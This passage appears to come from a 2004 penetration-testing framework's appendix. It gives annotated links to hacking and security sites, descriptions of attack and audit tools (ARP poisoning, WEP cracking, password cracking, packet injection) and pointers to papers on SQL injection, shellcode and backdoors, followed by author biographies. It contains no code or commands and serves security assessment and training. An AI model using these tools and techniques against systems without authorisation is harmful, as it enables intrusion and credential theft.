This site publishes information about exploits & proof of concept material. They also post some papers on the site that are more related to hacking than securing stuff. The site has a forum available where exploits are discussed. Might be an interesting site for some people.

[thehackerschoice.com](http://thehackerschoice.com)

This is a german hacking group that research security vulnerabilities and create exploits. They have a nice collection of tools available that you can use to assess some stuff. They also publish papers, thought some of them are written in german.

[www.w00w00.org](http://www.w00w00.org)

w00w00 is a global non-profit security team with over 30 participants. They do security-research, make proof-of-concept exploits and release advisories with a tint of humour included.

[www.areyoufearless.com](http://www.areyoufearless.com)

This site focuses on trojans and other malware related stuff. It has also a forum, but only for registered users. I bet there is discussions about the things already mentioned. It could give insights to this part of security / hacking.

[www.ccc.de](http://www.ccc.de)

This is the site for the famous german hacking group called the Chaos Computer Club. It has lots of members but unfortunately the pages are mostly in german. There is a notice on the site that promises there will be more english content at some point.

[www.collusion.org](http://www.collusion.org)

This is a hacking group that mainly share information and write articles, their mission being to learn more information about everything. The area of subject is wide, ranging from playing around with TV to phreaking.

[www.i-hacked.com](http://www.i-hacked.com)

This site is dedicated to Hardware Hacking. It does not support "Cracking" or "Hacking" into someones email/website/computer. This might be interesting read for those hardware-enthusiasts, and this is also a form of hacking.

[www.phrack.com](http://www.phrack.com)

Phrack is an online zine that allows downloading issues to your own machine for offline reading. Security-enthusiasts and hackers put effort to the articles and release stuff for the community every now and then. Lots of interesting read, I think I have to start from the beginning as I haven't been into security THAT long :) Phrack is considered being one of the best out there.

[www.legions.org](http://www.legions.org)

Keen Veracity is an online zine that works about the same way as Phrack but apparently has a much smaller contributor base. The information on these zines tend to be a bit humorous and not written that seriously.

### 8.1.3 Security

[www.securityrisk.org](http://www.securityrisk.org)

This site's main goal is to provide security information to help the average user to patch operating system flaws. Based on the amount of forum messages, it is a relatively new one. (a friends site)

[www.toolcrypt.org](http://www.toolcrypt.org)

Toolcrypt is a site that focuses on tools for windows and linux (unix) platforms. Pretty impressive ideas and just wondering what the non-crippled versions really are capable of.

[www.secureroot.com](http://www.secureroot.com)

SecureRoot is a security-portal with lots of pointers to different resources, like hacking sites, security sites and so on. Quite clean site, and appears well structured. The site also has a forum, but it was down when reviewing the site.

[www.windowsecurity.com](http://www.windowsecurity.com)

WindowsSecurity is a site dedicated to security-related issues with Microsoft server-products, containing articles and tutorials, software categories and a nice whitepaper section.

[www.infosyssec.org](http://www.infosyssec.org)

This site has loads of links to different sites and resources. It also lists usual mailinglists, vulnerability databases, search engines, antivirus- and OS/software-vendors with links to their patch-pages.

[www.sans.org](http://www.sans.org)

SANS offers lots of seminars and training-sessions. It also has certification paths that one could follow. It has nice resources available that students/security persons have written, and it has the TOP-20 vulnerabilities listed that most likely are the common reasons for security- breaches if services are publicly available.

[www.cert.org](http://www.cert.org) - [www.cert.fi](http://www.cert.fi)

CERT is a computer security incident response "team", having local sites around the world. This site reports world-wide if there is any major vulnerabilities spotted that should be fixed. It also has information how to deal with incidents and how to follow best practices to avoid unnecessary compromise.

[www.securityfocus.com](http://www.securityfocus.com)

This has been an excellent site and hopefully it stays that way and offers free service to the community. Symantec bought Securityfocus and is selling alert-information a few days ahead to companies with fixing information before the information gets released to the public. Hmmmm, do I smell something rotten in this? Oh well, if the free services stay, this is overallly a nice site. You can search for vulnerabilities, participate in many mailinglists & learn more about several areas (some of them being incident response, forensics, penetration testing and so on). It also has lots of articles/papers published.

[www.tietoturva.org](http://www.tietoturva.org)

This is a site for Finnish Information Security Association, one of its purposes being to promote it's members educational status in the security-field. They have some basic resources available. This probably mainly interests finns, because the site is in finnish.

[www.net-security.org](http://www.net-security.org)

This site collects some interesting tidbits into their page, news from the world. They also have lots of book-reviews so that might be a place to look for when considering buying a book, it might have a review done on this site. It also lists some vulnerabilities and newly released security-related tools.

[www.nmrc.org](http://www.nmrc.org)

Nomad Mobile Research Centre, this group concentrates on security research. They have some interesting papers and projects going on, good FAQs about hacking

several things and provide some tools. The quality is good, and they include welcome humour into the pieces of information they provide.

[www.securiteam.com](http://www.securiteam.com)

SecuriTeam is formed by a small group of people from Beyond Security. It is a security-portal that has quite recent and interesting information posted about vulnerabilities, news, tools & papers. One thing that makes this a good site is that they give their expertise in commenting on the information they post. Something that many sites lack.

[www.packetstormsecurity.nl](http://www.packetstormsecurity.nl)

This is a huge site mirrored around the world. It contains lots of papers & publications, and this is one of the places to come to when you need to find an exploit or specific tool. They also provide links to other sites that could be useful to you.

[www.security-protocols.com](http://www.security-protocols.com)

This is a semi-interactive portal that concentrates on security. It posts some of the latest happenings in the security-field and contains some sections for tools, tutorials and documents. It also has links to other security-sites and so on.

[www.cgisecurity.org](http://www.cgisecurity.org)

The site focuses mainly on web-security and lists vulnerabilities found on web-servers and technologies like PHP, and so on. It gives good pointers to certain web-servers and applications from the security point of view.

[www.blackhat.com](http://www.blackhat.com)

This is the homepage for the Blackhat Briefings. They have a lot of resources on the pages in form of presentations. Of course this material acts only as presentation material, but should give clues where to look for more information on a specific topic.

[razor.bindview.com](http://razor.bindview.com)

RAZOR is a team of security researchers around the world. The site has lots of nice tools available and there are also lots of papers, presentations & advisories the group has made. Overallly a clean, nice site.

[www.ebcvg.com](http://www.ebcvg.com)

This is a security-site containing lots of different articles and tutorials regarding security, virii, cryptography and hacking. The site also has own editorials/articles posted and a "security"-shop.

[www.infosecwriters.com](http://www.infosecwriters.com)

A site dedicated for papers and articles written by security-minded people. It also has some other resources, like honeynet-related stuff and forensics. It also has a nice library of documents.

[www.security-forums.com](http://www.security-forums.com)

Security-Forums contains many forums with specific topics. If you are interested in swapping security viewpoints with other people around the world via your web-browser, this is one of those places

## 8.2 TOOLS

### 8.2.1 Web Applications

[web audit library \(wal\)](#)

It is a python module that provides a powerful and easy API for writing web applications assessment tools, similar to what Libwhisker does for Perl. Wal provides for example send/receive/analyze HTTP 0.9/1.0/1.1, decoders/encoders and more.

[lilith](#)

It works as an ordinary webspider and analyses any grabbed webpages. It dissects forms and if requested, inject special characters that have a special meaning to any underlying platform.

### [httpprint](#)

HTTPPrint is a tool that does identification of web servers despite the banner string and any other obfuscation. httpprint can successfully identify the underlying web servers when their headers are mangled by either patching the binary, by modules such as mod\_security.c or by commercial products such as ServerMask.

### [whisker](#)

Whisker is a tool developed by Rain Forest Puppy. The tool is mainly used to find default files & possible flaws from web-server implementations that one could attack further. It also supports some IDS-evasion techniques, but in assessment tasks that might not be necessary.

### [stunnel](#)

Stunnel is a program that allows you to encrypt arbitrary TCP connections inside SSL (Secure Sockets Layer) available on both Unix and Windows. Stunnel can allow you to secure non-SSL aware daemons and protocols (like POP, IMAP, LDAP, etc) by having Stunnel provide the encryption, requiring no changes to the daemon's code.

### [achilles proxy](#)

Achilles is an intercepting HTTP/HTTPS proxy that can be used for hacking/pentesting web-applications. This tool is for Windows-platform and is simple and usable.

### [form scalpel](#)

The tool automatically extracts forms from a given web page and automatically splits out all fields for editing and manipulation - making it a simple task to formulate detailed GET and POST requests. The application supports HTTP and HTTPS connections and will function over proxy servers. This tool is for Windows.

### [nikto](#)

Nikto is a web server scanner which performs comprehensive tests against web servers for multiple items, including over 2000 potentially dangerous files/CGIs, versions on over 130 servers, and problems on over 200 servers. This software uses RFP's LibWhisker as a base for all network functionality (no sense reinventing the wheel), and creates an easy to use scanner.

#### [httpush](#)

HTTPush aims at providing an easy way to audit HTTP and HTTPS application/server security. It supports on-the-fly request modification, automated decision making and vulnerability detection through the use of plugins and full reporting capabilities.

#### [spike](#)

SPIKE Proxy is a similar tool to Achilles and can intercept traffic and let you edit it. You can also get a fuzzer that is trying to attack parameters and make the server in the other end to react in unwanted ways.

#### [httrack](#)

It allows you to download a World Wide Web site from the Internet to a local directory, building recursively all directories, getting HTML, images, and other files from the server to your computer.

#### [mieliekoek](#)

Mieliekoek.pl is a SQL insertion crawler which tests all forms on a web site for possible SQL insertion problems. This script takes the output of a web mirroring tools as input, inspecting every file and determine if there is a form in the file.

#### [exodus](#)

Exodus is an intercepting HTTP/HTTPS proxy made purely in Java, and it is self-contained. It works and has some nice features, but lacks the \_simplicity\_ of editing requests.

### [paros](#)

This is a java-based intercepting local proxy, a bit like Exodus. It is like a mix between Exodus and Achilles. Testing performed so far gives thumbs up for this proxy, except the logging features seems to be bad. I recommend testing it if you are into web-application pentesting

## 8.2.2 Wireless

### [toolcrypt wireless toolkit](#)

This toolkit is built for Windows platform and contains for example WEP key extraction, decryption tools, client and AP analysis tools and other goodies. Might be a nice addition to a Windows WLAN auditing laptop.

### [airsnort](#)

AirSnort is a wireless LAN (WLAN) tool which recovers encryption keys. AirSnort operates by passively monitoring transmissions, computing the encryption key when enough packets have been gathered. This exploits the weaknesses in the Wired Equivalent Protocol (WEP).

### [ap tools](#)

This tool is for identifying wireless access points & what hardware these are using. Might be good for a pentester to spot possible access points into a clients network.

### [kismet](#)

Kismet is an 802.11 wireless network sniffer - this is different from a normal network sniffer (such as Ethereal or tcpdump) because it separates and identifies different wireless networks in the area. Kismet works with any 802.11b wireless card which is capable of reporting raw packets (rfmon support).

### [prismstumbler](#)

Prismstumbler is a wireless LAN (WLAN) which scans for beaconframes from accesspoints. Prismstumbler operates by constantly switching channels and monitors any frames received on the currently selected channel. Prismstumbler will also find

private networks. Since the method used in prismstumbler is receive only it can also find networks with weaker signal and you will discover more networks..

#### [fake ap](#)

Black Alchemy's Fake AP generates thousands of counterfeit 802.11b access points. Hide in plain sight amongst Fake AP's cacophony of beacon frames. As part of a honeypot or as an instrument of your site security plan, Fake AP confuses Wardrivers, NetStumblers, Script Kiddies, and other undesirables.

#### [bsd airtools](#)

BSD-airtools is a package that provides a toolset for wireless 802.11b auditing. Namely, it currently contains a bsd-based wep cracking application, called weputils (as well as kernel patches for NetBSD, OpenBSD, and FreeBSD). It also contains a curses based ap detection application similar to netstumbler (dstumbler) that can be used to detect wireless access points and connected nodes

### 8.2.3 Network

#### [dhcping](#)

DHCPing is a lightweight and featureful security tool written in PERL and designed to test the security of various flavors of DHCP implementations around. Many options allow DHCPing users to craft malicious DHCP/BOOTP packets "a la HPING"

#### [ettercap](#)

Etercap NG is a network sniffer/interceptor/logger for switched LANs. It uses ARP poisoning and the man-in-the-middle technique to sniff all the connections between two hosts. Features character injection in an established connection.

#### [4g8](#)

4G8 is a sniffer for switched networks. It utilizes ARP cache poisoning, packet capture and packet reconstruction techniques, 4G8 works with nearly all TCP, ICMP and UDP IPv4 traffic flows.

#### [arptoxin](#)

ARPToxin is a windows-based arp-poisoning tool, useful for sniffing traffic on a switched network and so on. There are not many tools for windows that perform this kind of functionality.

#### [snort ids](#)

Snort is a open-source intrusion detection system that is developed actively. It is free and could compete with some of the commercial products. Maintaining snort is a bit harder, but it does what it is supposed to do.

#### [www.whitehats.com](http://www.whitehats.com)

Whitehats has alternative snort-signatures available on their site. Check them out if you happen to like them. This site has also other information & resources available so its anyways worth checking out.

### [firewalk](#)

Firewalk is an active reconnaissance network security tool that attempts to determine what layer 4 protocols a given IP forwarding device will pass. Firewalk works by sending out TCP or UDP packets with a TTL one greater than the targeted gateway. To get the correct IP TTL that will result in expired packets one beyond the gateway we need to ramp up hop-counts. We do this in the same manner that traceroute works. Once we have the gateway hopcount (at that point the scan is said to be 'bound') we can begin our scan.

### [hping3](#)

hping is a command-line oriented TCP/IP packet assembler/analyzer. It supports TCP, UDP, ICMP and RAW-IP protocols, has a traceroute mode, the ability to send files between a covered channel, and many other features.

### [fragroute](#)

Fragroute is an IDS stress testing tool and verification tool. It has a rulebase it acts on and sends "attacks" against specified hosts. IDSes should pick these up and generate alerts and so on.

### [snot](#)

Triggers snort alerts taking a snort rules file as input. Use to decoy your IDS. This version now allows for non-randomised payloads, to inflict more damage on the dumber IDS'. Decoy & stress-testing tool.

### [nmap port scanner](#)

Here you can find Fyodor's NMAP-tool that you can use to portscan targets. It was designed to rapidly scan large networks, although it works fine against single hosts. Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (ports) they are offering, what operating system (and OS version) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics.

### [ethereal](#)

Ethereal is a free network protocol analyzer for Unix and Windows. It allows you to examine data from a live network or from a capture file on disk. You can interactively browse the capture data, viewing summary and detail information for each packet. Ethereal has several powerful features, including a rich display filter language and the ability to view the reconstructed stream of a TCP session. This tool can analyze tcpdump-compatible logs.

### [hunt](#)

Hunt is a TCP/IP protocol vulnerability exploiter & packet injector. This could be used to evaluate firewalls, routers and so on. I haven't personally tested this, but is definitely one that I'm going to look at.

### [nemesis](#)

Nemesis is a packet injection suite that supports protocols ARP, DNS, ETHERNET, ICMP, IGMP, IP, OSPF, RIP, TCP and UDP. This might be a good tool for enumerating a network consisting of firewalls, routers and so on.

### [domtools](#)

Domtools suite can be used to enumerate DNS-servers. In the context of security, this could be an efficient tool for checking if the servers allow zone transfers of private addresses and so on.

### [phenoelit router tools](#)

Phenoelit has lots of router specific enumeration and exploitation tools available that can be used to assess network specific stuff. They also have some brute-forcers for telnet, ldap & http.

### [dsniff](#)

Dsniff is a collection of tools for network auditing and penetration testing. Passively monitor a network for interesting data (passwords, e-mail, files, etc.). Facilitate the interception of network traffic normally unavailable to an attacker (e.g, due to layer-2

switching). Implement active monkey-in-the-middle attacks against redirected SSH and HTTPS sessions by exploiting weak bindings in ad-hoc PKI.

netcat - [unix](#) , [win32](#)

Netcat is a multipurpose tool that you can utilize for many things. I recommend this tool warmly, as in my opinion, its good :)

Alternatives:

[SoCat](#)

[CryptCat](#)

## 8.2.4 Miscellaneous

[patchfinder 2](#)

PatchFinder2 is a W2K-utility for detecting W2K-based rootkits that work via DLL-injection or kernel-level attacks. Might be very useful if you suspect a break-in.

[the coroners toolkit](#)

The Coroner's Toolkit is a toolkit for forensics analysts. Notable TCT components are the grave-robber tool that captures information, the ils and mactime tools that display access patterns of files dead or alive, the unrm and lazarus tools that recover deleted files, and the findkey tool that recovers cryptographic keys from a running process or from files.

[chkrootkit](#)

Chkrootkit is a rootkit discovery tool. It can at the moment detect 44 rootkits, worms & LKMs. If you suspect you have been hacked and someone is using your system, check this tool out. This tool works on several unix platforms.

[www.foundstone.com](#)

Foundstone has released a variety of free tools to the community. The tools include forensics-tools, assessment-tools, intrusion detection tools, scanning tools & stress testing tools. You might find something useful in here.

### [@stake tools](#)

@stake also provides some freely downloadable tools. The tools range from Information Gathering to Recovery & Restoration, both for unix & windows. Check it out, you might find something useful.

### [sql security scripts](#)

SQLSecurity has collected some useful MS-SQL scripts & tools on their page that can be used to enumerate MS SQL servers and check security of the databases. Might come handy.

### [tscrack](#)

TScrack is a wordlist-based terminal server login-cracker, developed by gridrun. This tool basically hits a terminal server by using a wordlist. If you need to enumerate passwords and terminal services is enabled, this is one way to go.

### [john the ripper](#)

John the Ripper is a password-cracking tool that can use wordlists and brute-force. The tool is available for unix, dos & windows. It also has plugins for other schemes, like cracking NTLM hashes.

### [its 4](#)

Cigital has released a C/C++ source-code analyser that scans for possible vulnerabilities. Might be useful in automating the process of auditing C/C++ code and useful for programmers themselves.

### [unxutils.sourceforge.net](#)

These Win32 tools work like their unix-equivalents. Might come handy at some point and if you miss those simple unix-tools, you can now get them on Windows :) Check out what the tools are from the site.

### [net calculator](#)

This site has a neat network calculator. It might come useful to people like me who don't understand how netmasks really affect to the amount of IP's in a subnet (or how to calculate this).

#### [blacklisted ip addresses](#)

This server hosts a huge IP block list that contains advertisers, spammers and many other intrusive IP-addresses that are found to be static to some extent. You might want to use the list in your setup to kill those popups or attempts to connect to some spyware servers

### 8.3 RESOURCES

#### [google search strings assist in auditing](#)

This site contains loads of google search strings that can reveal sensitive information on a site. A nice addition to put in use, maybe some day there will be a tool automating these.

#### [soap web security](#)

The purpose of SOAP is to allow various components to communicate using remote functionality as if they were local. This paper explains some types of attacks and defenses based on the SOAP implementation. it also acts as a nice small primer to SOAP.

#### [ldap injection \(spidynamics\)](#)

LDAP injection is the technique of exploiting web application that use client-supplied data in LDAP statements. This paper points out that even the LDAP requires proper input validation when implemented into a application.

oracle row level security - [part I](#) , [part II](#)

In this article serie Pete Finnigan explains what the row level security feature in Oracle database is, and how it is used for added security. He also explains how to audit these policies.

[advanced xss attacks](#)

Gavin Zuchlinski has written a paper about advanced cross-site scripting attacks that use POST instead of GET, with some nice examples. Interesting read, and broadened my vision a bit, again. Short but good paper.

[sql injection paper \(securiteam\)](#)

SecuriTeam has released an SQL injection paper that is quite good. This should help you grasp the basics of SQL injection techniques, especially if you do pentests against web-applications.

advanced sql injection paper (ngssoftware) - [part I](#) , [part II](#)

NGSSoftware's SQL injection papers. The first paper focuses on ASP/MS-SQL issues and is quite thorough with the details. The second paper is an addendum to the first, and clarifies some issues that was not perhaps that clearly explained in the first paper.

[cross site scripting faq](#)

This paper is about Cross Site Scripting and explains to the reader what an XSS is about and why it is dangerous, giving some examples. This is a good brief into the XSS-attacks.

fingerprinting port 80 attacks - [part I](#) , [part II](#)

In these articles is shown what actual attacks would look like in the web-logs and gives some examples what to expect. Why I posted these is that they give also clues of possible attack methods.

[practical auditing of http \(summercon, sensepost\)](#)

Another paper from Sensepost about practical auditing of HTTP, this paper basically digs into mapping HTTP-servers and how to dig information out of the boxes, looking for more clues and sensitive data.

[application security assessment](#)

This paper gives input on a broad detail what kind of attacks custom-made applications are prone to. I considered this to be a link into the penetration testing side because it gives one an overview what kind of stuff you can pull against a website or application.

#### [url encoded attacks](#)

This paper focuses on how to handle the usage of Unicode, web encoding, percent-encoding, escape-encoding and UTF encoding that are used interchangeably. This document aims to enlighten developers and security administrators on the issues associated with URL encoded attacks. It is also important to note that many of the encoding methods and security implications are applicable to any application accepting data from a client system. This paper is a very good point for a penetration tester and understanding this is crucial for successful testing.

#### [sql injection paper \(sans\)](#)

This is yet another SQL-injection paper. Why I decided to post this is because it breaks down quite clearly what is happening in the application/db while doing the magic. It also has a quite nice reference-list in the end that was used when writing this stuff up + personal testing.

pentesting for web applications - [part I](#) , [part II](#) , [part III](#)

This three part article explains some web application behaviour and how that can be exploited. Good reading for penetration testers as it gives a good oversight of what web application hacking is basically about.

#### [blindfolded sql injection](#)

This whitepaper explains how it is not always necessary to have descriptive error-messages to perform successful SQL injection attacks. It is clean and written well.

#### **others**

exploiting cisco routers - [part I](#) , [part II](#)

This article-serie shows some methods of enumerating and exploiting Cisco routers. Good read for those that require network device knowledge, but has never had the chance to experiment.

#### [attacking the dns protocol](#)

This paper explains pretty well some of the attacks plaguing the DNS protocol. Attacking DNS for zone transfers, cache poisoning and so on might not be the most common practice in audits, but it is good to be aware of these kind of attack possibilities.

#### [broadening the scope of pen-testing techniques](#)

Ron Gula lists 14 different things in this paper, that are quite often overlooked in penetration tests. Quite informative paper that deals with both the cons and pros of each step, and had good insights about the interaction between client and testers.

#### [penetration testing on 802.11b networks](#)

The paper explains some things about wireless LANs and then starts moving forward with getting the correct equipment, wardriving and penetrating the wlan. It also states some security recommendations that should be taken in account when dealing with wireless networks.

#### [neworder.box.sk](#)

New Order hosts lots of tools and keeps track of exploits. It is also posting security-info and lots of articles. From here you might find the right tool, paper or exploit to get you going with the task you have.

#### [hacking guide \(roelof temmingh\)](#)

Roelof Temmingh's excellent "paper" of hacking techniques, I recommend reading this one. It contains a bit humor and pretty nice description of what one would really do when h4x0ring/pentesting away.

#### [attacklab](#)

This paper focuses pretty well into how one can build a good penetration testing lab. If you are in a need of one and do have lots of money to spend, check this paper out :) It gives also clues how to make a little bit smaller but effective lab with less resources to spend.

#### [assessing security](#)

This paper gives input on a broad detail what kind of elements should be considered when you should assess your own security. This gives an overview to a pentester what the customer might expect to get from the team, especially important if you are a starting company and do not really have a clue yet.

#### [ip spoofing introduction](#)

This OK paper touches IP & TCP, as these are vital ones in understanding what IP spoofing really is about. The paper kindly explains several scenarios and why these are possible. The technique does not allow for anonymous Internet access, which is a common misconception for those unfamiliar with the practice. Perhaps finally those people start to understand.

#### [hping2 primer](#)

This paper is a nice primer to a tool called hping. It gives you some impression what you could do with it and explains in a simple way how a blind port-scan can be performed. I recommend this paper if you haven't played around with hping yet.

#### [icmp attacks](#)

This paper focuses a bit on ICMP-related attack methods and explains briefly what happens in the attacks and what these attacks can be useful for. It also has some nice references.

#### [dns cache poisoning](#)

This paper focuses on DNS cache poisoning attacks in quite in-depth style, explaining recent problems with DNS. It also has a nice reference-list to DNS-related stuff. Read this up if you're worried in DNS issues or need to get a hang of it for testing the security of DNS.

### [hacking with google](#)

This is a paper written by mowse. He goes into great detail how you can use a search-engine for penetration testing. Definitely something that can be used when assessing the security of a publicly available service. It also gives tips how to prevent this kind of exploitation.

### [wireless penetration testing](#)

This is a paper also written by mowse. The paper illustrates various methods how a wireless network can be assessed. This should give you enough information and clues what you could do while assessing the security of a wifi network.

### [oracle security testing](#)

This site has loads of links to Oracle-related security papers, giving lots of information about how to test the security of Oracle databases & how to secure them. Very good resource if you got a database to secure or audit.

### [red team assessment paper](#)

This is a student pentest-paper about demonstrating weaknesses in the security architecture proposed by Parliament Hill Firewall Practical #0063. The paper is written quite well and contains interesting scenario how to attack the system.

### [ollydbg](#)

OllyDbg is a 32-bit assembler level analysing debugger for Windows-systems. Emphasis on binary code analysis makes it particularly useful in cases where source is unavailable.

### [analysis of the exploitation processes](#)

This paper describe in details the how to exploit the most common security vulnerabilities in software: Stack overwrite, Heap overwrite, Function pointer overwrite, Format strings. All exploit methods are explained in detail, and example code example is given.

### [how to create an icmp based client/server connection backdoor](#)

This paper will introduce the reader to an ICMP communication type (this is done by hooking a particular syscall). With this technique is possible to start a communication client/server without open a port on the remote system. A basic knowledge of C language and of syscall hooking is required.

### [introduction to shellcoding for overflow exploiting](#)

This paper will introduce the reader to the shellcoding and the study of buffer overflows. It will guide the reader in the creation of a shell code from the source C code to a string ready to use in exploits.

### [pc assembly tutorial](#)

PC Assembly Tutorial tries to give clues how to program in assembly-language and work as a primer. This could be useful for people trying to understand exploits and possibly create them.

### [smashing the stack for fun and profit](#)

Aleph Ones paper goes through the necessary information that one needs to be able to understand buffer overflows. It breaks things down in a clear manner and explains things like the stack pretty well.

### [oss.coresecurity.com](#)

Core Security offers some components used in CORE IMPACT to the community for free. These are written in Python and covers packet capture, assembly code and network protocol dissection and build.

### [valgrind](#)

Valgrind is a tool to help you find memory-management problems in your programs. When a program is run under Valgrind's supervision, all reads and writes of memory are checked, and calls to malloc/new/free/delete are intercepted.

[memfetch](#)

Memfetch is a handy utility for dumping the memory of a running process. helping you recover information that would otherwise be lost, and making it easier to check the integrity or internals of a running process.

[defending against stack & heap overflows](#)

This article focuses on a deep level how to defend against buffer overflows (stack & heap). This might be an useful article for a seasoned programmer, and is for a change securing stuff instead of exploiting stuff.

[badc0ded](#)

This site focuses deeply on exploiting buffer overflows and other vulnerabilities in code. Very good read if you are a programmer and might get one to understand buffer overflows even if the papers are quite technical.

[gera insecure programming](#)

This site also focuses deeply into programming errors and how to exploit those. As I'm not a programmer, I can't provide much more information, but that it feels pretty good, as badc0ded.

[shatter](#)

This paper digs into Win32 API exploiting to possibly do priviledge escalation. This explains how Win32 messaging system works, and why it is vulnerable. Interesting read and is not so technical that it would go over one's head too easily.

[buffer overflows for dummies](#)

This paper takes a more "humane" approach to buffer overflows and if you are a newbie programmer interested in the area, this could get you into the loop quite fast.

[inside buffer overflows](#)

This paper is also from SANS and digs into buffer overflows. It explains various stuff the earlier paper didn't explain, about different ways of handling information in the memory and so on.

[www.netric.org](http://www.netric.org)

This site hosts lots of shellcode/exploit related stuff and thats the reason I rather put this in the hacking section than in the Security-sites sections. It also has papers and own advisories listed.

Last Updated ( Thursday, 21 October 2004)

whois and other digging tools

These sites provide online tools for whois, DNS resolve and other similar basic tools. Good for information gathering.

[www.whoisfinder.com](http://www.whoisfinder.com)

[www.allwhois.com](http://www.allwhois.com)

[www.norid.no](http://www.norid.no)

[www.dns411.com](http://www.dns411.com)

### **vulnerability databases**

[icat.nist.gov](http://icat.nist.gov)

ICAT is a searchable index of information on computer vulnerabilities. It provides search capability at a fine granularity and links users to vulnerability and patch information. It is based on CVE. This might come handy when doing vulnerability assessments and you need to find out if a specific software is vulnerable to attack.

[cve.mitre.org](http://cve.mitre.org)

CVE aims to standardize the names for all publicly known vulnerabilities and security exposures. It tries to make it easier to share data across separate vulnerability databases and security tools. In the sense if many products use the same CVE entries for specific vulnerabilities, one using many of these can correlate the results.

[www.osvdb.org](http://www.osvdb.org)

This is an unbiased, vendor neutral vulnerability database that aims for full disclosure. It is similar to [www.securityfocus.com](http://www.securityfocus.com) or [www.securitytracker.com](http://www.securitytracker.com). You might find something here that is not dealt with on the other lists.

## others

### [it security cookbook](#)

This site hosts the IT Security Cookbook. This book aims to touch various issues from policies to more technical level information like firewalls and respective topologies. The technical part doesn't go THAT deep that it would give hands-on information, but is anyways good read to get a understanding about the issue.

### [network security library](#)

This is a network security library. It has lots of FAQs, articles and papers hosted. It also covers some "books" that are available in digital format. I see this as a good resource, as the stuff on the site is quite good quality. You can find information on lots of topics.

### [www.cotse.com](http://www.cotse.com)

This site has good online tools, like name lookups, traceroute, proxy checks and so on. It also has loads of information of networking protocols and hosts the Internet Encyclopedia. There is also a plethora of tools listed on the site that can come handy at some point.

### [nist publications](#)

This page holds the special publications of NIST that are mainly guidelines. You can find lots of interesting information from here that can be useful, for example you can find tips for securing public web servers, information about IDSes and so on.

### [isc.incidents.org](http://isc.incidents.org)

This is the Internet Storm Center. The site gets data around the world and maps the most attacked ports on the internet. They also provide analysis information about

worms, virii & exploits when these get wide-spread. You can also find some news on the site.

[www.proxyblind.org](http://www.proxyblind.org)

Proxy Blind is dedicated to all the people who have an interest in security, privacy, and anonymity. This site has some tutorials about privacy and has proxy/security tools available. There is also a forum where you can discuss privacy issues

## 9 TEAM

A-Z: Ascending Order

### 9.1 AUTHORS

Not yet 30, **Balwant Rathore** this time is into the invention of ISSAF along with team OISSG after his numerous award winning tasks in an Indian Police organization. He is founder member of OISSG and currently acting as President.

His contribution to technology standards involve frequent participation as both a speaker at conferences as well as a writer on information security for publications such as Inform-IT, Voice&Data and Network Magazine etc..



#### Mark Brunner

Mark Brunner is a graduate of Seneca College of Applied Arts and Loyalist College in Toronto Canada. As the Security Incident Response Coordinator for the Canadian Imperial Bank of Commerce, he is mandated with managing and coordinating



response efforts for one of the largest and most respected financial institutions in the world. Mark has worked at Symantec Corporation, and taught at Seneca College during his 25+ year IT career.

Mark's broad experience in Information Technology was gained by working in the trenches for multi-national law firms as well as local Toronto system integrators, scaling from single, small, local area networks to complex networks with global points of presence. Mark has worked with many security technologies, but has focused more on policy, process and procedure development, preferring the management of tactical and strategic elements. He has designed change management programs, information security strategies, and computer incident handling procedures. Mark currently holds several vendor specific certifications, and holds an SSCP designation from ISC2.

**Miguel Dilaj** Born in 1971 Started using computers in 1982 (venerable C64). Migrated to Amiga in the late 80's (still have and use regularly a PowerPC Amiga) Became involved with PC and AS/400 in the 90's. First serious use of Linux in 1998 (RedHat 5.1), tried FreeBSD, NetBSD and OpenBSD and fall back to Linux RedHat-based, Slackware-based and Debian-based distros tried. Currently using Debian-based, Continuous Windows use from 3.0 up to XP Pro Became deeply into IT Security in '98, when it started to be possible to have real control of the situation (i.e. Linux!) Started training other people in Linux and IT Security in 2000, currently working in the Quality Assurance and Automation fields (Computerized System Validation) Interested in clusters and their use for password auditing.



### **Omar Herrera**

Omar was born in 1976; he started as an independent computer virus researcher and antivirus programmer in the early 90's. He has worked as information security consultant with Insys and later with Deloitte in the areas of risk analysis, security auditing and penetration testing. He is currently working at Banco de México, where he is responsible for the incident prevention and response team, internal security assessments, intrusion detection and malware analysis. He holds the CISA and CISSP certifications



### **Piero Brunati**

Co-founder of Nest ([www.nestonline.com](http://www.nestonline.com)) where he performs Research, Ethical Hacking and develops software, he tries hard to mitigate customers' nightmares. He begun butchering computers since the good old 70's, when he spent his first salary to buy the components he used to solder his first computer (8008 CPU, 2k static RAM, 2k EPROM, serial and parallel I/O).





### **Rama K Subramaniam**

Rama Subramaniam is Director of Valiant CISSTech and Tejas Brainware Systems, based in Chennai, India. His companies provide information security consulting, assurance and training services across different countries in Asia and he currently serves as Vice-President (Accreditations) of OISSG. He is former Global Chair of E&A Group of GAISP and has served on boards of Chennai and Dubai Chapters of ISACA and was Charter President of the first ISSA chapter in India. He is a doctoral research scholar in the area of digital forensics and

cyber crimes at the University of Madras.

### **Subash Raman**

Realizing that being the sharpest knife in the cutlery board could end up leaving one on the cutting edge as a bleeding specialist, Subash turned his sights to a more appropriate role as an agent provocateur. In a career spanning various verticals including manufacturing, banking, hospitality, shipping across the globe, he has constantly sought to shape his experiential insights into contributions that can help data transform to the value added asset it is



when used for informed decision making. Currently he is based in Woodbridge, in the cold frozen tundra that lies north of Toronto. In his role as a business transformation specialist he constantly depends on the Information part of Technology, and is grateful that OISSG is around to keep him from having to focus on the means instead of the ends.

On being inducted into the OISSG, he did have this to say "When the landscape begins to look no place like Kansas, one could use a yellow brick road I guess".

## Umesh Chavan



Umesh Chavan has nearly nine years of experience in Information Risk, Network & Security Management and holds a CISSP. He is currently working as a consultant with i-flex Consulting. He has been involved in the ISSAF framework right from its conception and continues to enjoy working on the framework with the same zeal and enthusiasm since the day it was started.

He has worked with various companies in different roles involved in technical systems administration to managing projects and acquiring certifications. This has given him a unique blend of technical & process knowledge. His strengths are thinking out of the box, positive attitude & high-level of initiative. His hobbies include traveling, biking & photography.

## 9.2 KEY CONTRIBUTORS

